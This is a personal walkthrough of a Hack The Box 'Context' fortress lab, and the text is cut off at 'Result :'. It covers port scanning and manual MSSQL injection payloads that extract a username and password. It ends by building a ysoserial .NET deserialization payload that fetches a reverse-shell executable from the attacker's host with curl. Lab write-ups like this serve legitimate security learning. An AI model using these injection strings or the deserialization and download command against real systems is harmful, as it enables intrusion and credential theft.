Context Fortress Write-up

Introduction


This fortress was a bit of a nightmare for me honestly i would rate it hard and definitely not beginner friendly it involves fun challenges and i learned a lot from it even tho it took me a while to actually finish it the main reason for writing this is because it helps my learning process and its always a good habit to take notes also i will be providing links and everything you need.

- But we have SSL!?
- That shouldn't be there...
- Have we met before?
- Is it a bird? Is it a plane?
- This looks bad!
- It's not a backdoor, it's a feature
- Key to the castle

Enumeration phase

- But we have SSL!?


nmap -p- -sCV --min-rate=7000 10.13.37.12 -oN scan




```
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

5985 port is known for windows RDP which means we Can use it later with evil-winrm

Checking the scan results for further information there is a mssql server running on port 1433 and a teignton.htb domain revealed




```
[22:46:57] (root)  ~/HTB_Fortress/CONTEXT
λ > echo teignton.htb | tee -a /etc/hosts
```




```
PORT     STATE SERVICE       VERSION
443/tcp  open  ssl/https
| ssl-cert: Subject: commonName=WMSvc-SHA2-WEB
| Not valid before: 2020-10-12T18:31:49
|_Not valid after:  2030-10-10T18:31:49
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Home page - Home
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2070.00; GDR1
| ms-sql-info:
|   10.13.37.12:1433:
|     Version:
|       name: Microsoft SQL Server 2019 GDR1
|       number: 15.00.2070.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: GDR1
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.13.37.12:1433:
|     Target_Name: TEIGNTON
|     NetBIOS_Domain_Name: TEIGNTON
|     NetBIOS_Computer_Name: WEB
|     DNS_Domain_Name: TEIGNTON.HTB
|     DNS_Computer_Name: WEB.TEIGNTON.HTB
|     DNS_Tree_Name: TEIGNTON.HTB
|_    Product_Version: 10.0.17763
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WEB.TEIGNTON.HTB
| Not valid before: 2024-05-02T11:56:40
|_Not valid after:  2024-11-01T11:56:40
| rdp-ntlm-info:
|   Target_Name: TEIGNTON
|   NetBIOS_Domain_Name: TEIGNTON
|   NetBIOS_Computer_Name: WEB
|   DNS_Domain_Name: TEIGNTON.HTB
```

Moving on i used feroxbuster to find hidden directories i found an interesting one “/owa” which is owa outlook web service



```
[22:48:06] (root)  ~/HTB_Fortress/CONTEXT
λ > feroxbuster -u https://10.13.37.12/ -w /usr/share/seclists/Discovery/Web-Content/combined_words.txt -C 404 500 503 -t 30 -d 3 -x php,txt,asmx,aspx
 --insecure
```

But lets not get ahead just yet as per usual i check the website where the first flag is in the source code of the page https://10.13.37.12/Home/Staff




```
<h3>Abbie Buckfast</h3>
</figure>
<p>Web Developer</p>
<!-- TODO: Set up Abbie on the portal, she'll be taking over my duties while I'm away.
Karl if I forget to do this, it's jay.teignton:admin for the portal
CONTEXT{s3cur1ty_thr0ugh_0bscur1ty}
-->
```

Using those creds i entered https://10.13.37.12/Admin

And went to https://10.13.37.12/Admin/Management

- [That shouldn't be there...]()



Management


Name	Price	Creation Year	Certified (Y/N)*	Remove?
PDLCK	200	2000	N	×
IoT Securer	20000	2018	N	×
PDLCK++	400	2019	N	×
IceMouth	2000	2020	Y	×

Add new product

Name	
Price	
Creation Year	
Certified	1

I tried bunch of XSS payloads and tools nothing really worked so i went on to try SQLi so i tried bunch of stuff although i didnt really user sqlmap i did it manually These were the payloads that worked `'+(select db_name() as CurrentDatabaseName)+'` `'+(select db_name())+'`


And it revealed a webapp database :



webapp	1	1	1	×

And this returned the first username :


```
'+(select top 1 username from users order by 1)+'
```



abbie.buckfast	0	0	1	×

Next mission is to retrieve the password :

```
'+(select top 1 password from users order by username)+'
```



Name	Price	Creation Year
PDLCK	200	2000
IoT Securer	20000	2018
PDLCK++	400	2019
IceMouth	2000	2020
AMkru$3_f'/Q^7f?	1	1

Add new product

Name	sers order by username)+'
Price	0
Creation Year	0
Certified	1


There is an admin user in the database you can try to look for it yourself also the DB contains a flag you can retrieve it with this command and i will be explaining it.

```
'+(select password from users order by
username offset 2 rows fetch next 1 rows
only)+'
```

1. `order by username`: This part of the command orders the result set of the subquery by the `username` column. It sorts the rows in ascending order based on the `username`.
2. `offset 2 rows`: This part of the command skips the first 2 rows of the sorted result set. It means that it starts counting from the third row.
3. `fetch next 1 rows only`: This part of the command specifies that only 1 row should be returned after skipping the offset rows.

Flag:
CONTEXT{d0_it_st0p_it_br34k_it_f1x_it}


Outlook Enum




Domain\user name: abbie.buckfast

Password: AMkru$3_f'/Q^7f?

After looking around for some time i figured that i could change mailboxes to only one other user and found a conversation between jay and his father






Hi Jay,

Do you even have the code anymore, or did you lose it when your GitHub account got hacked?

I've attached it, try not to lose it again.

Karl


So i download the Zip file and start looking for vulnerabilties and after a while i come across Views/_ViewStart.cshtml file what caught my eye was this



```
@using System.Text;
@using System.Web.Script.Serialization;
@{
    if (0 != Context.Session.Keys.Count) {
        if (null != Context.Request.Cookies.Get("Profile")) {
```


And i remembered a challenge i played a while ago it was a pickle deserialization vulnerability so i started researching what this file do is send Profile cookie to server and sterialize it (sterializing means converting data into stream of bytes this is a great and simple article that explains it https://hazelcast.com/glossary/serialization/)

So the idea here is to get a reverse shell through Profile cookie for that we need to use ysoserial.exe its a famous tool for generating payloads that exploit unsafe .NET object deserialization so we search for JavaScriptSerilizer
And we must convert it to base64 to match the how the data is being manipulated from the script.
Move on if you want to use ysoserial.exe on linux machine you have to install mono or wine and run any NET script you want.




```
[23:36:38] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > mono ysoserial.exe --fullhelp | nvim -
```

And look for JavaScriptSerializer



```
  (*) ObjectDataProvider
    Formatters: DataContractSerializer (2) , FastJson , FsPickler , JavaScriptSerializer , Json.Net , MessagePackTypeless , MessagePackTypel
z4 , SharpSerializerBinary , SharpSerializerXml , Xaml (4) , XmlSerializer (2) , YamlDotNet < 5.0.0
      Labels: Not bridge or derived
      Extra options:
            --var, --variant=VALUE Payload variant number where applicable. ^M
                                     Choices: 1, 2, 3, ... based on formatter.^M
            --xamlurl=VALUE        This is to create a very short payload when ^M
                                     affected box can read the target XAML URL e.g. ^M
                                     "http://b8.ee/x" (can be a file path on a shared ^M
                                     drive or the local system). This is used by the ^M
                                     3rd XAML payload which is a ResourceDictionary ^M
                                     with the Source parameter. Command parameter ^M
                                     will be ignored. The shorter the better!^M
```

Now we need to craft our payload like so :




```
[23:45:22] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > wine ysoserial.exe -g ObjectDataProvider -o base64 -f JavaScriptSerializer -c "cmd /c curl 10.10.16.5/rev.exe -o C:\Program
Data\rev.exe"
```

Result :

